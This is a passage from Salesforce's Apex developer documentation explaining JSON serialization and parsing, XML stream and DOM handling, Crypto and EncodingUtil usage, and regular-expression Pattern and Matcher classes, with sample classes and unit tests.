- The `System.JSONParser` data type isn't serializable. If you try to create an instance of a serializable class, such as a Visualforce controller, that has a member variable of type `System.JSONParser`, you receive an exception. To use `JSONParser` in a serializable class, use a local variable instead in your method.

Versioned Behavior Changes

In API version 53.0 and later, DateTime format and processing has been updated. The API correctly handles DateTime values in JSON requests that use more than 3 digits after the decimal point. Requests that use a non-supported DateTime format (such as `123456000`) result in an error. Salesforce recommends that you strictly adhere to DateTime formats specified in
https://developer.salesforce.com/docs/atlas.en-us.api_rest.meta/api_rest/intro_valid_date_formats.htm.

IN THIS SECTION:

Roundtrip Serialization and Deserialization

Use the `JSON` class methods to perform roundtrip serialization and deserialization of your JSON content. These methods enable you to serialize objects into JSON-formatted strings and to deserialize JSON strings back into objects.

JSON Generator

Using the `JSONGenerator` class methods, you can generate standard JSON-encoded content.

JSON Parsing

Use the `JSONParser` class methods to parse JSON-encoded content. These methods enable you to parse a JSON-formatted response that's returned from a call to an external service, such as a web service callout.

Roundtrip Serialization and Deserialization

Use the `JSON` class methods to perform roundtrip serialization and deserialization of your JSON content. These methods enable you to serialize objects into JSON-formatted strings and to deserialize JSON strings back into objects.

Example: Serialize and Deserialize a List of Invoices

This example creates a list of `InvoiceStatement` objects and serializes the list. Next, the serialized JSON string is used to deserialize the list again and the sample verifies that the new list contains the same invoices that were present in the original list.

```
public class JSONRoundTripSample {

    public class InvoiceStatement {
        Long invoiceNumber;
        Datetime statementDate;
        Decimal totalPrice;

        public InvoiceStatement(Long i, Datetime dt, Decimal price)
        {
            invoiceNumber = i;
            statementDate = dt;
            totalPrice = price;
        }
    }

    public static void SerializeRoundtrip() {
```

```
        Datetime dt = Datetime.now();
        // Create a few invoices.
        InvoiceStatement inv1 = new InvoiceStatement(1,Datetime.valueOf(dt),1000);
        InvoiceStatement inv2 = new InvoiceStatement(2,Datetime.valueOf(dt),500);
        // Add the invoices to a list.
        List<InvoiceStatement> invoices = new List<InvoiceStatement>();
        invoices.add(inv1);
        invoices.add(inv2);

        // Serialize the list of InvoiceStatement objects.
        String JSONString = JSON.serialize(invoices);
        System.debug('Serialized list of invoices into JSON format: ' + JSONString);

        // Deserialize the list of invoices from the JSON string.
        List<InvoiceStatement> deserializedInvoices =
         (List<InvoiceStatement>)JSON.deserialize(JSONString, List<InvoiceStatement>.class);

        System.assertEquals(invoices.size(), deserializedInvoices.size());
        Integer i=0;
        for (InvoiceStatement deserializedInvoice :deserializedInvoices) {
            system.debug('Deserialized:' + deserializedInvoice.invoiceNumber + ','
            + deserializedInvoice.statementDate.formatGmt('MM/dd/yyyy  HH:mm:ss.SSS')
            + ', ' + deserializedInvoice.totalPrice);
            system.debug('Original:' + invoices[i].invoiceNumber + ','
            + invoices[i].statementDate.formatGmt('MM/dd/yyyy  HH:mm:ss.SSS')
            + ', ' + invoices[i].totalPrice);
            i++;
        }
    }
}
```

JSON Serialization Considerations

The behavior of the `serialize` method differs depending on the Salesforce API version of the Apex code saved.

Serialization of queried sObject with additional fields set

For Apex saved using Salesforce API version 27.0 and earlier, if queried sObjects have additional fields set, these fields aren't included in the serialized JSON string returned by the `serialize` method. Starting with Apex saved using Salesforce API version 28.0, the additional fields are included in the serialized JSON string.

This example adds a field to a contact after it has been queried, and then serializes the contact. The assertion statement verifies that the JSON string contains the additional field. The assertion passes for Apex saved using Salesforce API version 28.0 and later.

```
Contact con = [SELECT Id, LastName, AccountId FROM Contact LIMIT 1];
// Set additional field
con.FirstName = 'Joe';
String jsonstring = Json.serialize(con);
System.debug(jsonstring);
System.assert(jsonstring.contains('Joe') == true);
```

Serialization of aggregate query result fields

For Apex saved using Salesforce API version 27.0, results of aggregate queries don't include the fields in the SELECT statement when serialized using the `serialize` method. For earlier API versions or for API version 28.0 and later, serialized aggregate query results include all fields in the SELECT statement.

This aggregate query returns two fields: the count of ID fields and the account name.

```
String jsonString = JSON.serialize(
    Database.query('SELECT Count(Id),Account.Name FROM Contact WHERE Account.Name !=
null GROUP BY Account.Name LIMIT 1'));
    System.debug(jsonString);

// Expected output in API v 26 and earlier or v28 and later
// [{"attributes":{"type":"AggregateResult"},"expr0":2,"Name":"acct1"}]
```

Serialization of empty fields

Starting with API version 28.0, null fields aren't serialized and aren't included in the JSON string, unlike in earlier versions. This change doesn't affect deserializing JSON strings with JSON methods, such as Json.deserialize(). This change is noticeable when you inspect the JSON string. For example:

```
String jsonString = JSON.serialize(
                [SELECT Id, Name, Website FROM Account WHERE Website = null LIMIT 1]);
System.debug(jsonString);

// In v27.0 and earlier, the string includes the null field and looks like the following.
// {"attributes":{...},"Id":"001D000000Jsm0WIAR","Name":"Acme","Website":null}

// In v28.0 and later, the string doesn't include the null field and looks like
//  the following.
// {"attributes":{...},"Name":"Acme","Id":"001D000000Jsm0WIAR"}}
```

Serialization of IDs

In API version 34.0 and earlier, ID comparison using == fails for IDs that have been through roundtrip JSON serialization and deserialization.

JSON Deserialization Considerations

JSON from aggregate results can't be deserialized back into Apex AggregateResult objects because they have no named fields.

SEE ALSO:

Apex Reference Guide: JSON Class

JSON Generator

Using the `JSONGenerator` class methods, you can generate standard JSON-encoded content.

You can construct JSON content, element by element, using the standard JSON encoding. To do so, use the methods in the `JSONGenerator` class.

JSONGenerator Sample

This example generates a JSON string in pretty print format by using the methods of the `JSONGenerator` class. The example first adds a number field and a string field, and then adds a field to contain an object field of a list of integers, which gets deserialized properly. Next, it adds the `A` object into the `Object` `A` field, which also gets deserialized.

```
public class JSONGeneratorSample{

    public class A {
        String str;
```

```
        public A(String s) { str = s; }
    }

    static void generateJSONContent() {
        // Create a JSONGenerator object.
        // Pass true to the constructor for pretty print formatting.
        JSONGenerator gen = JSON.createGenerator(true);

        // Create a list of integers to write to the JSON string.
        List<integer> intlist = new List<integer>();
        intlist.add(1);
        intlist.add(2);
        intlist.add(3);

        // Create an object to write to the JSON string.
        A x = new A('X');

        // Write data to the JSON string.
        gen.writeStartObject();
        gen.writeNumberField('abc', 1.21);
        gen.writeStringField('def', 'xyz');
        gen.writeFieldName('ghi');
        gen.writeStartObject();

        gen.writeObjectField('aaa', intlist);

        gen.writeEndObject();

        gen.writeFieldName('Object A');

        gen.writeObject(x);

        gen.writeEndObject();

        // Get the JSON string.
        String pretty = gen.getAsString();

        System.assertEquals('{\n' +
        '  "abc" : 1.21,\n' +
        '  "def" : "xyz",\n' +
        '  "ghi" : {\n' +
        '    "aaa" : [ 1, 2, 3 ]\n' +
        '  },\n' +
        '  "Object A" : {\n' +
        '    "str" : "X"\n' +
        '  }\n' +
        '}', pretty);
    }
}
```

SEE ALSO:

Apex Reference Guide: JSONGenerator Class

JSON Parsing

Use the `JSONParser` class methods to parse JSON-encoded content. These methods enable you to parse a JSON-formatted response that's returned from a call to an external service, such as a web service callout.

The following are samples that show how to parse JSON strings.

Example: Parsing a JSON Response from a Web Service Callout

This example parses a JSON-formatted response using `JSONParser` methods. It makes a callout to a web service that returns a response in JSON format. Next, the response is parsed to get all the `totalPrice` field values and compute the grand total price. Before you can run this sample, you must add the web service endpoint URL as an authorized remote site in the Salesforce user interface. To do this, log in to Salesforce and from Setup, enter *Remote Site Settings* in the `Quick Find` box, then select **Remote Site Settings**.

```
public class JSONParserUtil {
    @future(callout=true)
    public static void parseJSONResponse() {
        Http httpProtocol = new Http();
        // Create HTTP request to send.
        HttpRequest request = new HttpRequest();
        // Set the endpoint URL.
        String endpoint = 'https://docsample.herokuapp.com/jsonSample';
        request.setEndPoint(endpoint);
        // Set the HTTP verb to GET.
        request.setMethod('GET');
        // Send the HTTP request and get the response.
        // The response is in JSON format.
        HttpResponse response = httpProtocol.send(request);
        System.debug(response.getBody());
        /* The JSON response returned is the following:
        String s = '{"invoiceList":[' +
        '{"totalPrice":5.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":1.0,"Quantity":5.0,"ProductName":"Pencil"},' +
            '{"UnitPrice":0.5,"Quantity":1.0,"ProductName":"Eraser"}],' +
                '"invoiceNumber":1},' +
        '{"totalPrice":11.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":6.0,"Quantity":1.0,"ProductName":"Notebook"},' +
            '{"UnitPrice":2.5,"Quantity":1.0,"ProductName":"Ruler"},' +
            '{"UnitPrice":1.5,"Quantity":2.0,"ProductName":"Pen"}],"invoiceNumber":2}' +
        ']}';
        */

        // Parse JSON response to get all the totalPrice field values.
        JSONParser parser = JSON.createParser(response.getBody());
        Double grandTotal = 0.0;
        while (parser.nextToken() != null) {
            if ((parser.getCurrentToken() == JSONToken.FIELD_NAME) &&
                (parser.getText() == 'totalPrice')) {
                // Get the value.
                parser.nextToken();
                // Compute the grand total price for all invoices.
                grandTotal += parser.getDoubleValue();
            }
        }
```

```
            system.debug('Grand total=' + grandTotal);
    }
}
```

Example: Parse a JSON String and Deserialize It into Objects

This example uses a hardcoded JSON string, which is the same JSON string returned by the callout in the previous example. In this example, the entire string is parsed into `Invoice` objects using the `readValueAs` method. This code also uses the `skipChildren` method to skip the child array and child objects and parse the next sibling invoice in the list. The parsed objects are instances of the `Invoice` class that is defined as an inner class. Because each invoice contains line items, the class that represents the corresponding line item type, the `LineItem` class, is also defined as an inner class. Add this sample code to a class to use it.

```
public static void parseJSONString() {
    String jsonStr =
        '{"invoiceList":[' +
        '{"totalPrice":5.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":1.0,"Quantity":5.0,"ProductName":"Pencil"},' +
            '{"UnitPrice":0.5,"Quantity":1.0,"ProductName":"Eraser"}],' +
                '"invoiceNumber":1},' +
        '{"totalPrice":11.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":6.0,"Quantity":1.0,"ProductName":"Notebook"},' +
            '{"UnitPrice":2.5,"Quantity":1.0,"ProductName":"Ruler"},' +
            '{"UnitPrice":1.5,"Quantity":2.0,"ProductName":"Pen"}],"invoiceNumber":2}' +
        ']}';

    // Parse entire JSON response.
    JSONParser parser = JSON.createParser(jsonStr);
    while (parser.nextToken() != null) {
        // Start at the array of invoices.
        if (parser.getCurrentToken() == JSONToken.START_ARRAY) {
            while (parser.nextToken() != null) {
                // Advance to the start object marker to
                //  find next invoice statement object.
                if (parser.getCurrentToken() == JSONToken.START_OBJECT) {
                    // Read entire invoice object, including its array of line items.
                    Invoice inv = (Invoice)parser.readValueAs(Invoice.class);
                    system.debug('Invoice number: ' + inv.invoiceNumber);
                    system.debug('Size of list items: ' + inv.lineItems.size());
                    // For debugging purposes, serialize again to verify what was parsed.

                    String s = JSON.serialize(inv);
                    system.debug('Serialized invoice: ' + s);

                    // Skip the child start array and start object markers.
                    parser.skipChildren();
                }
            }
        }
    }
}

// Inner classes used for serialization by readValuesAs().

public class Invoice {
```

```apex
    public Double totalPrice;
    public DateTime statementDate;
    public Long invoiceNumber;
    List<LineItem> lineItems;

    public Invoice(Double price, DateTime dt, Long invNumber, List<LineItem> liList) {
        totalPrice = price;
        statementDate = dt;
        invoiceNumber = invNumber;
        lineItems = liList.clone();
    }
}

public class LineItem {
    public Double unitPrice;
    public Double quantity;
    public String productName;
}
```

SEE ALSO:

Apex Reference Guide: JSONParser Class

XML Support

Apex provides utility classes that enable the creation and parsing of XML content using streams and the DOM.

This section contains details about XML support.

IN THIS SECTION:

Reading and Writing XML Using Streams

Apex provides classes for reading and writing XML content using streams.

Reading and Writing XML Using the DOM

Apex provides classes that enable you to work with XML content using the DOM (Document Object Model).

Reading and Writing XML Using Streams

Apex provides classes for reading and writing XML content using streams.

The XMLStreamReader class enables you to read XML content and the XMLStreamWriter class enables you to write XML content.

IN THIS SECTION:

Reading XML Using Streams

The XMLStreamReader class methods enable forward, read-only access to XML data.

Writing XML Using Streams

The XmlStreamWriter class methods enable the writing of XML data.

Reading XML Using Streams

The XMLStreamReader class methods enable forward, read-only access to XML data.

Those methods are used in conjunction with HTTP callouts to parse XML data or skip unwanted events. You can parse nested XML content that's up to 50 nodes deep. The following example shows how to instantiate a new XmlStreamReader object:

```
String xmlString = '<books><book>My Book</book><book>Your Book</book></books>';
XmlStreamReader xsr = new XmlStreamReader(xmlString);
```

These methods work on the following XML events:

- An *attribute* event is specified for a particular element. For example, the element `<book>` has an attribute `title`: `<book title="Salesforce.com for Dummies">`.
- A *start element* event is the opening tag for an element, for example `<book>`.
- An *end element* event is the closing tag for an element, for example `</book>`.
- A *start document* event is the opening tag for a document.
- An *end document* event is the closing tag for a document.
- An *entity reference* is an entity reference in the code, for example `!ENTITY title = "My Book Title"`.
- A *characters* event is a text character.
- A *comment* event is a comment in the XML file.

Use the `next` and `hasNext` methods to iterate over XML data. Access data in XML using `get` methods such as the `getNamespace` method.

When iterating over the XML data, always check that stream data is available using `hasNext` before calling `next` to avoid attempting to read past the end of the XML data.

XmlStreamReader Example

The following example processes an XML string.

```
public class XmlStreamReaderDemo {

    // Create a class Book for processing
    public class Book {
        String name;
        String author;
    }

    public Book[] parseBooks(XmlStreamReader reader) {
        Book[] books = new Book[0];
        boolean isSafeToGetNextXmlElement = true;
        while(isSafeToGetNextXmlElement) {
            // Start at the beginning of the book and make sure that it is a book
            if (reader.getEventType() == XmlTag.START_ELEMENT) {
                if ('Book' == reader.getLocalName()) {
                    // Pass the book to the parseBook method (below)
                    Book book = parseBook(reader);
                    books.add(book);
                }
            }
            // Always use hasNext() before calling next() to confirm
            // that we have not reached the end of the stream
            if (reader.hasNext()) {
                reader.next();
            } else {
```

```
                    isSafeToGetNextXmlElement = false;
                    break;
                }
            }
        }
        return books;
    }

    // Parse through the XML, determine the author and the characters
    Book parseBook(XmlStreamReader reader) {
        Book book = new Book();
        book.author = reader.getAttributeValue(null, 'author');
        boolean isSafeToGetNextXmlElement = true;
        while(isSafeToGetNextXmlElement) {
            if (reader.getEventType() == XmlTag.END_ELEMENT) {
                break;
            } else if (reader.getEventType() == XmlTag.CHARACTERS) {
                book.name = reader.getText();
            }
            // Always use hasNext() before calling next() to confirm
            // that we have not reached the end of the stream
            if (reader.hasNext()) {
                reader.next();
            } else {
                isSafeToGetNextXmlElement = false;
                break;
            }
        }
        return book;
    }
}
```

```
@isTest
private class XmlStreamReaderDemoTest {
    // Test that the XML string contains specific values
    static testMethod void testBookParser() {

        XmlStreamReaderDemo demo = new XmlStreamReaderDemo();

        String str = '<books><book author="Chatty">Alpha beta</book>' +
            '<book author="Sassy">Baz</book></books>';

        XmlStreamReader reader = new XmlStreamReader(str);
        XmlStreamReaderDemo.Book[] books = demo.parseBooks(reader);

        System.debug(books.size());

        for (XmlStreamReaderDemo.Book book : books) {
            System.debug(book);
        }
```

```
        }
}
```

SEE ALSO:

    Apex Reference Guide: XmlStreamReader Class

Writing XML Using Streams

The XmlStreamWriter class methods enable the writing of XML data.

Those methods are used in conjunction with HTTP callouts to construct an XML document to send in the callout request to an external service. The following example shows how to instantiate a new XmlStreamReader object:

```
String xmlString = '<books><book>My Book</book><book>Your Book</book></books>';
XmlStreamReader xsr = new XmlStreamReader(xmlString);
```

XML Writer Methods Example

The following example writes an XML document and tests its validity.

This Hello World sample requires custom objects. You can either create these on your own, or download the objects and Apex code as an unmanaged package from the Salesforce AppExchange. To obtain the sample assets in your org, install the Apex Tutorials Package. This package also contains sample code and objects for the Shipping Invoice example.

```
public class XmlWriterDemo {

    public String getXml() {
        XmlStreamWriter w = new XmlStreamWriter();
        w.writeStartDocument(null, '1.0');
        w.writeProcessingInstruction('target', 'data');
        w.writeStartElement('m', 'Library', 'http://www.book.com');
        w.writeNamespace('m', 'http://www.book.com');
        w.writeComment('Book starts here');
        w.setDefaultNamespace('http://www.defns.com');
        w.writeCData('<Cdata> I like CData </Cdata>');
        w.writeStartElement(null, 'book', null);
        w.writedefaultNamespace('http://www.defns.com');
        w.writeAttribute(null, null, 'author', 'Manoj');
        w.writeCharacters('This is my book');
        w.writeEndElement(); //end book
        w.writeEmptyElement(null, 'ISBN', null);
        w.writeEndElement(); //end library
        w.writeEndDocument();
        String xmlOutput = w.getXmlString();
        w.close();
        return xmlOutput;
    }
}
```

```
@isTest
private class XmlWriterDemoTest {
    static TestMethod void basicTest() {
        XmlWriterDemo demo = new XmlWriterDemo();
        String result = demo.getXml();
```

```
        String expected = '<?xml version="1.0"?><?target data?>' +
            '<m:Library xmlns:m="http://www.book.com">' +
            '<!--Book starts here-->' +
            '<![CDATA[<Cdata> I like CData </Cdata>]]>' +
'<book xmlns="http://www.defns.com" author="Manoj">This is my
book</book><ISBN/></m:Library>';

        System.assert(result == expected);
    }
}
```

SEE ALSO:

    Apex Reference Guide: XmlStreamWriter Class

Reading and Writing XML Using the DOM

Apex provides classes that enable you to work with XML content using the DOM (Document Object Model).

DOM classes help you parse or generate XML content. You can use these classes to work with any XML content. One common application is to use the classes to generate the body of a request created by HttpRequest or to parse a response accessed by HttpResponse. The DOM represents an XML document as a hierarchy of nodes. Some nodes may be branch nodes and have child nodes, while others are leaf nodes with no children. You can parse nested XML content that's up to 50 nodes deep.

The DOM classes are contained in the `Dom` namespace.

Use the Document Class to process the content in the body of the XML document.

Use the XmlNode Class to work with a node in the XML document.

Use the Document Class class to process XML content. One common application is to use it to create the body of a request for HttpRequest or to parse a response accessed by HttpResponse.

XML Namespaces

An XML namespace is a collection of names identified by a URI reference and used in XML documents to uniquely identify element types and attribute names. Names in XML namespaces may appear as qualified names, which contain a single colon, separating the name into a namespace prefix and a local part. The prefix, which is mapped to a URI reference, selects a namespace. The combination of the universally managed URI namespace and the document's own namespace produces identifiers that are universally unique.

The following XML element has a namespace of `http://my.name.space` and a prefix of `myprefix`.

```
<sampleElement xmlns:myprefix="http://my.name.space" />
```

In the following example, the XML element has two attributes:

- The first attribute has a key of `dimension`; the value is `2`.
- The second attribute has a key namespace of `http://ns1`; the value namespace is `http://ns2`; the key is `example`; the value is `test`.

```
<square dimension="2" ns1:example="ns2:test" xmlns:ns1="http://ns1" xmlns:ns2="http://ns2"
 />
```

`Document` Example

For the purposes of the sample below, assume that the `url` argument passed into the `parseResponseDom` method returns this XML response:

```
<address>
    <name>Kirk Stevens</name>
    <street1>808 State St</street1>
    <street2>Apt. 2</street2>
    <city>Palookaville</city>
    <state>PA</state>
    <country>USA</country>
</address>
```

The following example illustrates how to use DOM classes to parse the XML response returned in the body of a `GET` request:

```
public class DomDocument {

    // Pass in the URL for the request
    // For the purposes of this sample,assume that the URL
    // returns the XML shown above in the response body
    public void parseResponseDom(String url){
        Http h = new Http();
        HttpRequest req = new HttpRequest();
        // url that returns the XML in the response body
        req.setEndpoint(url);
        req.setMethod('GET');
        HttpResponse res = h.send(req);
        Dom.Document doc = res.getBodyDocument();

        //Retrieve the root element for this document.
        Dom.XMLNode address = doc.getRootElement();

        String name = address.getChildElement('name', null).getText();
        String state = address.getChildElement('state', null).getText();
        // print out specific elements
        System.debug('Name: ' + name);
        System.debug('State: ' + state);

        // Alternatively, loop through the child elements.
        // This prints out all the elements of the address
        for(Dom.XMLNode child : address.getChildElements()) {
            System.debug(child.getText());
        }
    }
}
```

Using XML Nodes

Use the `XmlNode` class to work with a node in an XML document. The DOM represents an XML document as a hierarchy of nodes. Some nodes may be branch nodes and have child nodes, while others are leaf nodes with no children.

There are different types of DOM nodes available in Apex. `XmlNodeType` is an enum of these different types. The values are:

- COMMENT
- ELEMENT

- TEXT

It is important to distinguish between elements and nodes in an XML document. The following is a simple XML example:

```
<name>
    <firstName>Suvain</firstName>
    <lastName>Singh</lastName>
</name>
```

This example contains three XML elements: `name`, `firstName`, and `lastName`. It contains five nodes: the three `name`, `firstName`, and `lastName` element nodes, as well as two text nodes—`Suvain` and `Singh`. Note that the text within an element node is considered to be a separate text node.

For more information about the methods shared by all enums, see Enum Methods.

`XmlNode` Example

This example shows how to use `XmlNode` methods and namespaces to create an XML request.

```apex
public class DomNamespaceSample
{
    public void sendRequest(String endpoint)
    {
        // Create the request envelope
        DOM.Document doc = new DOM.Document();

        String soapNS = 'http://schemas.xmlsoap.org/soap/envelope/';
        String xsi = 'http://www.w3.org/2001/XMLSchema-instance';
        String serviceNS = 'http://www.myservice.com/services/MyService/';

        dom.XmlNode envelope
            = doc.createRootElement('Envelope', soapNS, 'soapenv');
        envelope.setNamespace('xsi', xsi);
        envelope.setAttributeNS('schemaLocation', soapNS, xsi, null);

        dom.XmlNode body
            = envelope.addChildElement('Body', soapNS, null);

        body.addChildElement('echo', serviceNS, 'req').
            addChildElement('category', serviceNS, null).
            addTextNode('classifieds');

        System.debug(doc.toXmlString());

        // Send the request
        HttpRequest req = new HttpRequest();
        req.setMethod('POST');
        req.setEndpoint(endpoint);
        req.setHeader('Content-Type', 'text/xml');

        req.setBodyDocument(doc);

        Http http = new Http();
        HttpResponse res = http.send(req);

        System.assertEquals(200, res.getStatusCode());
```

```
        dom.Document resDoc = res.getBodyDocument();

        envelope = resDoc.getRootElement();

        String wsa = 'http://schemas.xmlsoap.org/ws/2004/08/addressing';

        dom.XmlNode header = envelope.getChildElement('Header', soapNS);
        System.assert(header != null);

        String messageId
            = header.getChildElement('MessageID', wsa).getText();

        System.debug(messageId);
        System.debug(resDoc.toXmlString());
        System.debug(resDoc);
        System.debug(header);

        System.assertEquals(
         'http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous',
         header.getChildElement(
            'ReplyTo', wsa).getChildElement('Address', wsa).getText());


        System.assertEquals(
          envelope.getChildElement('Body', soapNS).
              getChildElement('echo', serviceNS).
              getChildElement('something', 'http://something.else').
              getChildElement(
                'whatever', serviceNS).getAttribute('bb', null),
                'cc');

        System.assertEquals('classifieds',
          envelope.getChildElement('Body', soapNS).
              getChildElement('echo', serviceNS).
              getChildElement('category', serviceNS).getText());
    }
}
```

SEE ALSO:

Apex Reference Guide: Document Class

Securing Your Data

You can secure your data by using the methods provided by the `Crypto` class.

The methods in the `Crypto` class provide standard algorithms for creating digests, message authentication codes, and signatures, as well as encrypting and decrypting information. These can be used for securing content in Salesforce, or for integrating with external services such as Google or Amazon WebServices (AWS).

Example Integrating Amazon WebServices

The following example demonstrates an integration of Amazon WebServices with Salesforce:

```apex
public class HMacAuthCallout {

    public void testAlexaWSForAmazon() {

    // The date format is yyyy-MM-dd'T'HH:mm:ss.SSS'Z'
        DateTime d = System.now();
        String timestamp = ''+ d.year() + '-' +
        d.month() + '-' +
        d.day() + '\'T\'' +
        d.hour() + ':' +
        d.minute() + ':' +
        d.second() + '.' +
        d.millisecond() + '\'Z\'';
        String timeFormat = d.formatGmt(timestamp);

        String urlEncodedTimestamp = EncodingUtil.urlEncode(timestamp, 'UTF-8');
        String action = 'UrlInfo';
        String inputStr = action + timeFormat;
        String algorithmName = 'HMacSHA1';
        Blob mac = Crypto.generateMac(algorithmName,  Blob.valueOf(inputStr),
                                                      Blob.valueOf('your_signing_key'));
        String macUrl = EncodingUtil.urlEncode(EncodingUtil.base64Encode(mac), 'UTF-8');

        String urlToTest = 'amazon.com';
        String version = '2005-07-11';
        String endpoint = 'http://awis.amazonaws.com/';
        String accessKey = 'your_key';

        HttpRequest req = new HttpRequest();
        req.setEndpoint(endpoint +
                        '?AWSAccessKeyId=' + accessKey +
                        '&Action=' + action +
                        '&ResponseGroup=Rank&Version=' + version +
                        '&Timestamp=' + urlEncodedTimestamp +
                        '&Url=' + urlToTest +
                        '&Signature=' + macUrl);

        req.setMethod('GET');
        Http http = new Http();
        try {
            HttpResponse res = http.send(req);
            System.debug('STATUS:'+res.getStatus());
            System.debug('STATUS_CODE:'+res.getStatusCode());
            System.debug('BODY: '+res.getBody());
        } catch(System.CalloutException e) {
            System.debug('ERROR: '+ e);
        }
    }
}
```

Example Encrypting and Decrypting

The following example uses the `encryptWithManagedIV` and `decryptWithManagedIV` methods, as well as the `generateAesKey` method of the `Crypto` class.

```
// Use generateAesKey to generate the private key
Blob cryptoKey = Crypto.generateAesKey(256);

// Generate the data to be encrypted.
Blob data = Blob.valueOf('Test data to encrypted');

// Encrypt the data and have Salesforce generate the initialization vector
Blob encryptedData = Crypto.encryptWithManagedIV('AES256', cryptoKey, data);

// Decrypt the data
Blob decryptedData = Crypto.decryptWithManagedIV('AES256', cryptoKey, encryptedData);
```

The following is an example of writing a unit test for the `encryptWithManagedIV` and `decryptWithManagedIV` Crypto methods.

```
@isTest
private class CryptoTest {
    static testMethod void testValidDecryption() {

        // Use generateAesKey to generate the private key
        Blob key = Crypto.generateAesKey(128);
        // Generate the data to be encrypted.
        Blob data = Blob.valueOf('Test data');
        // Generate an encrypted form of the data using base64 encoding
        String b64Data = EncodingUtil.base64Encode(data);
        // Encrypt and decrypt the data
        Blob encryptedData = Crypto.encryptWithManagedIV('AES128', key, data);
        Blob decryptedData = Crypto.decryptWithManagedIV('AES128', key, encryptedData);
        String b64Decrypted = EncodingUtil.base64Encode(decryptedData);
        // Verify that the strings still match
        System.assertEquals(b64Data, b64Decrypted);
    }
    static testMethod void testInvalidDecryption() {
        // Verify that you must use the same key size for encrypting data
        // Generate two private keys, using different key sizes
        Blob keyOne = Crypto.generateAesKey(128);
        Blob keyTwo = Crypto.generateAesKey(256);
        // Generate the data to be encrypted.
        Blob data = Blob.valueOf('Test data');
        // Encrypt the data using the first key
        Blob encryptedData = Crypto.encryptWithManagedIV('AES128', keyOne, data);
        try {
         // Try decrypting the data using the second key
            Crypto.decryptWithManagedIV('AES256', keyTwo, encryptedData);
            System.assert(false);
        } catch(SecurityException e) {
            System.assertEquals('Given final block not properly padded', e.getMessage());

        }
```

```
        }
}
```

SEE ALSO:

> *Apex Reference Guide*: Crypto Class
>
> *Apex Reference Guide*: EncodingUtil Class

Encoding Your Data

You can encode and decode URLs and convert strings to hexadecimal format by using the methods provided by the `EncodingUtil` class.

This example shows how to URL encode a timestamp value in UTF-8 by calling `urlEncode`.

```
DateTime d = System.now();
String timestamp = ''+ d.year() + '-' +
    d.month() + '-' +
    d.day() + '\'T\'' +
    d.hour() + ':' +
    d.minute() + ':' +
    d.second() + '.' +
    d.millisecond() + '\'Z\'';
System.debug(timestamp);
String urlEncodedTimestamp = EncodingUtil.urlEncode(timestamp, 'UTF-8');
System.debug(urlEncodedTimestamp);
```

This next example shows how to use `convertToHex` to compute a client response for HTTP Digest Authentication (RFC2617).

```
@isTest
private class SampleTest {
    static testmethod void testConvertToHex() {
        String myData = 'A Test String';
        Blob hash = Crypto.generateDigest('SHA1',Blob.valueOf(myData));
        String hexDigest = EncodingUtil.convertToHex(hash);
        System.debug(hexDigest);
    }
}
```

SEE ALSO:

> *Apex Reference Guide*: EncodingUtil Class

Using Patterns and Matchers

Apex provides patterns and matchers that enable you to search text using regular expressions.

A pattern is a compiled representation of a regular expression. Patterns are used by matchers to perform match operations on a character string.

A *regular expression* is a string that is used to match another string, using a specific syntax. Apex supports the use of regular expressions through its *Pattern* and *Matcher* classes.

> 📝 Note: In Apex, Patterns and Matchers, as well as regular expressions, are based on their counterparts in Java. See
> http://java.sun.com/j2se/1.5.0/docs/api/index.html?java/util/regex/Pattern.html.

Many Matcher objects can share the same Pattern object, as shown in the following illustration:

Many Matcher objects can be created from the same Pattern object

Regular expressions in Apex follow the standard syntax for regular expressions used in Java. Any Java-based regular expression strings can be easily imported into your Apex code.

> 📝 Note: Salesforce limits the number of times an input sequence for a regular expression can be accessed to 1,000,000 times. If you reach that limit, you receive a runtime error.

All regular expressions are specified as strings. Most regular expressions are first compiled into a Pattern object: only the String `split` method takes a regular expression that isn't compiled.

Generally, after you compile a regular expression into a Pattern object, you only use the Pattern object once to create a Matcher object. All further actions are then performed using the Matcher object. For example:

```
// First, instantiate a new Pattern object "MyPattern"
Pattern MyPattern = Pattern.compile('a*b');

// Then instantiate a new Matcher object "MyMatcher"
Matcher MyMatcher = MyPattern.matcher('aaaaab');

// You can use the system static method assert to verify the match
System.assert(MyMatcher.matches());
```

If you are only going to use a regular expression once, use the `Pattern` class `matches` method to compile the expression and match a string against it in a single invocation. For example, the following is equivalent to the code above:

```
Boolean Test = Pattern.matches('a*b', 'aaaaab');
```

IN THIS SECTION:

Using Regions

A Matcher object finds matches in a subset of its input string called a *region*. The default region for a Matcher object is always the entirety of the input string. However, you can change the start and end points of a region by using the `region` method, and you can query the region's end points by using the `regionStart` and `regionEnd` methods.

The `region` method requires both a start and an end value. The following table provides examples of how to set one value without setting the other.

Start of the Region	End of the Region	Code Example
Specify explicitly	Leave unchanged	`MyMatcher.region(start, MyMatcher.regionEnd());`
Leave unchanged	Specify explicitly	`MyMatcher.region(MyMatcher.regionStart(), end);`
Reset to the default	Specify explicitly	`MyMatcher.region(0, end);`

Using Match Operations

A *Matcher object* performs match operations on a character sequence by interpreting a Pattern.

A Matcher object is instantiated from a Pattern by the Pattern's `matcher` method. Once created, a Matcher object can be used to perform the following types of match operations:

- Match the Matcher object's entire input string against the pattern using the `matches` method
- Match the Matcher object's input string against the pattern, starting at the beginning but without matching the entire region, using the `lookingAt` method
- Scan the Matcher object's input string for the next substring that matches the pattern using the `find` method

Each of these methods returns a Boolean indicating success or failure.

